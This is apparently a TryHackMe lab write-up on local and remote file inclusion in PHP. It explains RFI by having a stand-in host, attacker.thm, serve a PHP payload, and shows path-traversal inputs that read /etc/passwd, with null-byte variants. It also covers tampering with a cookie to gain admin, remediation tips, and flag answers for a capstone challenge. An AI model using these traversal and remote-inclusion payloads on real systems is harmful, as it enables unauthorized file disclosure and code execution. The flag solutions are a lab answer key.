
Current Path

/var/www/html

File Content Preview of ....//....//....//....//etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:

LAB 6:



Task 6 Remote File Inclusion - RFI

Remote File Inclusion - RFI

Remote File Inclusion (RFI) is a technique to include remote files and into a vulnerable application. Like LFI, the RFI occurs when improperly sanitizing user input, allowing an attacker to inject an

external URL into include function. One requirement for RFI is that the allow_url_fopen option needs to be on.


The risk of RFI is higher than LFI since RFI vulnerabilities allow an attacker to gain Remote Command Execution (RCE) on the server. Other consequences of a successful RFI attack include:

Sensitive Information Disclosure

Cross-site Scripting (XSS)

Denial of Service (DoS)

An external server must communicate with the application server for a successful RFI attack where the attacker hosts malicious files on their server. Then the malicious file is injected into the include function via HTTP requests, and the content of the malicious file executes on the vulnerable application server.



RFI steps

The following figure is an example of steps for a successful RFI attack! Let's say that the attacker hosts a PHP file on their own server http://attacker.thm/cmd.txt where cmd.txt contains a printing message Hello THM.

<?PHP echo "Hello THM"; ?>

First, the attacker injects the malicious URL, which points to the attacker's server, such as http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txt. If there is no input validation, then the malicious URL passes into the include function. Next, the web app server will send a GET request to the malicious server to fetch the file. As a result, the web app includes the remote file

into include function to execute the PHP file within the page and send the execution content to the attacker. In our case, the current page somewhere has to show the Hello THM message.


Warning: As an attacker, don't host.php files to use in RFI vulnerabilities as follows, http://webapp.thm/index.php?lang=http://attacker.thm/cmd.php. This will case run the code from YOUR machine instead of the target machine.

Visit the following lab URL: http://10.10.193.48/playground.php to try out an RFI attack.


LAB Playground-

Gain RCE in Lab #Playground /playground.php with RFI to execute the hostname command. What is the output?

Create txt file -




Code in txt file-





Start your [default in-built] python server using **python3 –m http.server 9001** [9001 is random port]

Navigate to http://10.10.222.25:9001 in brower to view your cmd.txt



Do RFI in the Playground parameter-





Task 7 Remediation:

As a developer, it's important to be aware of web application vulnerabilities, how to find them, and prevention methods. To prevent the file inclusion vulnerabilities, some common suggestions include:

- Keep system and services, including web application frameworks, updated with the latest version.
- Turn off PHP errors to avoid leaking the path of the application and other potentially revealing information.
- A Web Application Firewall (WAF) is a good option to help mitigate web application attacks.
- Disable some PHP features that cause file inclusion vulnerabilities if your web app doesn't need them, such as allow_url_fopen on and allow_url_include.
- Carefully analyze the web application and allow only protocols and PHP wrappers that are in need.
- Never trust user input, and make sure to implement proper input validation against file inclusion.
- Implement whitelisting for file names and locations as well as blacklisting.


Task 8 Challenge:

Make sure the attached VM is up and running then visit: **http://10.10.193.48/challenges/index.php**

Steps for testing for LFI-


- Find an entry point that could be via GET, POST, COOKIE, or HTTP header values!
- Enter a valid input to see how the web server behaves.
- Enter invalid inputs, including special characters and common file names.
- Don't always trust what you supply in input forms is what you intended! Use either a browser address bar or a tool such as Burpsuite.
- Look for errors while entering invalid input to disclose the current path of the web application; if there are no errors, then trial and error might be your best option.
- Understand the input validation and if there are any filters!
- Try the inject a valid entry to read sensitive files


Answer to the questions of this section-



FLAG 1: Use Brup Suite to change parameter in request and repeater tab

Change GET method to POST method in request using Burp Suite and put file parameter = ../../../../etc/flag1






FLAG 2: Use Brup Suite to change parameter in request and repeater tab

First change cookie parameter; THM to admin and then after once you login as Admin, change THM to ../../../../etc/passwd%00


THM= admin; send request


And then change THM value to ../../../../etc/passwd%00



FLAG 3: Use Brup Suite to change parameter in request and repeater tab

Change GET method to POST method in request using Burp Suite and put file parameter = ../../../../etc/flag3%00





LAB Playground already solved in Task 6.

This is all for this Write-up, hoping this will help you in solving challenge of Vulnerability Capstone. Have Fun and Enjoy Hacking!

Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumari